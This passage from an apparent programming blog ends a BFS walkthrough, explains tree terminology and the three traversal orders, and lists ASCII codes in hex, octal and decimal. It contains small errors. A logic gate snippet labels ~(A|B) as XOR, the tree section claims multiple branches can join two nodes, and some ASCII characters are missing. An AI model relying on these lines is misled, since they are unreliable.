  • Node 5 connected to node 3 has already been inserted into the queue, so it is ignored.
  • Remove node 4 from the queue and print it.
  • The queue now contains [3].
  • Remove node 3 from the queue and print it.
  • The queue now contains [].
  • Since there are no more nodes to be removed from the queue, the BFS search is complete.

Tree

  • Used to represent hierarchical structures such as file systems, organization charts, and family trees.
  • A type of graph.
  • There is only one path between any two nodes.
  • There are no cycles (paths that start and end at the same node).

Tree Terminology

  • Branch: An edge that connects a node in a tree to a root or another node. There can be multiple branches between a root and another node.
  • Root: The topmost node in a tree. Every other node is either a branch starting from the root or a leaf node.
  • Leaf: The final node in a tree that has no children. It is the last node that does not extend to any other node.
  • Parent: A node in a tree that has one or more child nodes. It is the node located above the current node when following the edges of the tree towards the root.
  • Child: A node in a tree that has a parent node. It is the node located below the current node when following the edges of the tree towards the leaves.

Example

Tree Traversal Methods

Preorder (Preorder Traversal)

Preorder traversal is a method where the root node is visited first. That is, after printing the root node, traverse the left subtree, and then the right subtree. Preorder traversal visits nodes in the following order:

  1. Root node
  2. Left subtree
  3. Right subtree
  • Example: Preorder: 1 2 4 5 8 9 3 6 7

Inorder (Inorder Traversal)

Inorder traversal is a method where the root node is visited in the middle. That is, after traversing the left subtree, print the root node, and then traverse the right subtree. Inorder traversal visits nodes in the following order:

  1. Left subtree
  2. Root node
  3. Right subtree
  • Example: Inorder: 4 2 8 5 9 1 6 3 7

Postorder (Postorder Traversal)

Postorder traversal is a method where the root node is visited last. That is, after traversing the left subtree and the right subtree, print the root node. Postorder traversal visits nodes in the following order:

  1. Left subtree
  2. Right subtree
  3. Root node
  • Example: Postorder: 4 8 9 5 2 6 7 3 1

Understanding these traversal methods is essential for solving various tree-related problems in computer science. Each traversal method has its unique use-cases and can be applied according to the requirements of a specific problem.

2023년 4월 30일 일요일

Ascii Table

 Decimal ASCII table

Octal Ascii Table

Hexadecimal Ascii Table


Hex

Oct

Dec

Char

0

0

0

Ctrl-@ NUL

1

1

1

Ctrl-A SOH

2

2

2

Ctrl-B STX

3

3

3

Ctrl-C ETX

4

4

4

Ctrl-D EOT

5

5

5

Ctrl-E ENQ

6

6

6

Ctrl-F ACK

7

7

7

Ctrl-G BEL

8

10

8

Ctrl-H BS

9

11

9

Ctrl-I HT

0A

12

10

Ctrl-J LF

0B

13

11

Ctrl-K VT

0C

14

12

Ctrl-L FF

0D

15

13

Ctrl-M CR

0E

16

14

Ctrl-N SO

0F

17

15

Ctrl-O SI

10

20

16

Ctrl-P DLE

11

21

17

Ctrl-Q DCI

12

22

18

Ctrl-R DC2

13

23

19

Ctrl-S DC3

14

24

20

Ctrl-T DC4

15

25

21

Ctrl-U NAK

16

26

22

Ctrl-V SYN

17

27

23

Ctrl-W ETB

18

30

24

Ctrl-X CAN

19

31

25

Ctrl-Y EM

1A

32

26

Ctrl-Z SUB

1B

33

27

Ctrl-[ ESC

1C

34

28

Ctrl- FS

1D

35

29

Ctrl-] GS

1E

36

30

Ctrl-^ RS

1F

37

31

Ctrl_ US

20

40

32

Space

21

41

33

!

22

42

34

"

23

43

35

#

24

44

36

$

25

45

37

%

26

46

38

&

27

47

39

'

28

50

40

(

29

51

41

)

2A

52

42

*

2B

53

43

+

2C

54

44

,

2D

55

45

-

2E

56

46

.

2F

57

47

/

30

60

48

0

31

61

49

1

32

62

50

2

33

63

51

3

34

64

52

4

35

65

53

5

36

66

54

6

37

67

55

7

38

70

56

8

39

71

57

9

3A

72

58

:

3B

73

59

;

3C

74

60

3D

75

61

=

3E

76

62

3F

77

63

?

40

100

64

@

41

101

65

A

42

102

66

B

43

103

67

C

44

104

68

D

45

105

69

E

46

106

70

F

47

107

71

G

48

110

72

H

49

111

73

I

4A

112

74

J

4B

113

75

K

4C

114

76

L

4D

115

77

M

4E

116

78

N

4F

117

79

O

50

120

80

P

51

121

81

Q

52

122

82

R

53

123

83

S

54

124

84

T

55

125

85

U

56

126

86

V

57

127

87

W

58

130

88

X

59

131

89

Y

5A

132

90

Z

5B

133

91

[

5C

134

92

5D

135

93

]

5E

136

94

^

5F

137

95

_

60

140

96

`

61

141

97

a

62

142

98

b

63

143

99

c

64

144

100

d

65

145

101

e

66

146

102

f

67

147

103

g

68

150

104

h

69

151

105

i

6A

152

106

j

6B

153

107

k

6C

154

108

l

6D

155

109

m

6E

156

110

n

6F

157

111

o

70

160

112

p

71

161

113

q

72

162

114

r

73

163

115

s

74

164

116

t

75

165

117

u

76

166

118

v

77

167

119

w

78

170

120

x

79

171

121

y

7A

172

122

z

7B

173

123

{

7C

174

124

|

7D

175

125

}

7E

176

126

~

7F

177

127

DEL

Hexadecimal Ascii Table

 Decimal ASCII table

Octal Ascii Table

Ascii Table


0

Ctrl-@ NUL

1

Ctrl-A SOH

2

Ctrl-B STX

3

Ctrl-C ETX

4

Ctrl-D EOT

5

Ctrl-E ENQ

6

Ctrl-F ACK

7

Ctrl-G BEL

8

Ctrl-H BS

9

Ctrl-I HT

0A

Ctrl-J LF

0B

Ctrl-K VT

0C

Ctrl-L FF

0D

Ctrl-M CR

0E

Ctrl-N SO

0F

Ctrl-O SI

10

Ctrl-P DLE

11

Ctrl-Q DCI

12

Ctrl-R DC2

13

Ctrl-S DC3

14

Ctrl-T DC4

15

Ctrl-U NAK

16

Ctrl-V SYN

17

Ctrl-W ETB

18

Ctrl-X CAN

19

Ctrl-Y EM

1A

Ctrl-Z SUB

1B

Ctrl-[ ESC

1C

Ctrl- FS

1D

Ctrl-] GS

1E

Ctrl-^ RS

1F

Ctrl_ US

20

Space

21

!

22

"

23

#

24

$

25

%

26

&

27

'

28

(

29

)

2A

*

2B

+

2C

,

2D

-

2E

.

2F

/

30

0

31

1

32

2

33

3

34

4

35

5

36

6

37

7

38

8

39

9

3A

:

3B

;

3C

3D

=

3E

3F

?

40

@

41

A

42

B

43

C

44

D

45

E

46

F

47

G

48

H

49

I

4A

J

4B

K

4C

L

4D

M

4E

N

4F

O

50

P

51

Q

52

R

53

S

54

T

55

U

56

V

57

W

58

X

59

Y

5A

Z

5B

[

5C

5D

]

5E

^

5F

_

60

`

61

a

62

b

63

c

64

d

65

e

66

f

67

g

68

h

69

i

6A

j

6B

k

6C

l

6D

m

6E

n

6F

o

70

p

71

q

72

r

73

s

74

t

75

u

76

v

77

w

78

x

79

y

7A

z

7B

{

7C

|

7D

}

7E

~

7F

DEL

Logic Gate Truth Tables & Definitions

Logic Gate Truth Tables Java Code !A // NOT A&B // AND ~(A&B) // NAND A|B // OR ~(A|B) // XOR A^B // XOR ~(A^B) // XNOR ~A // Inve...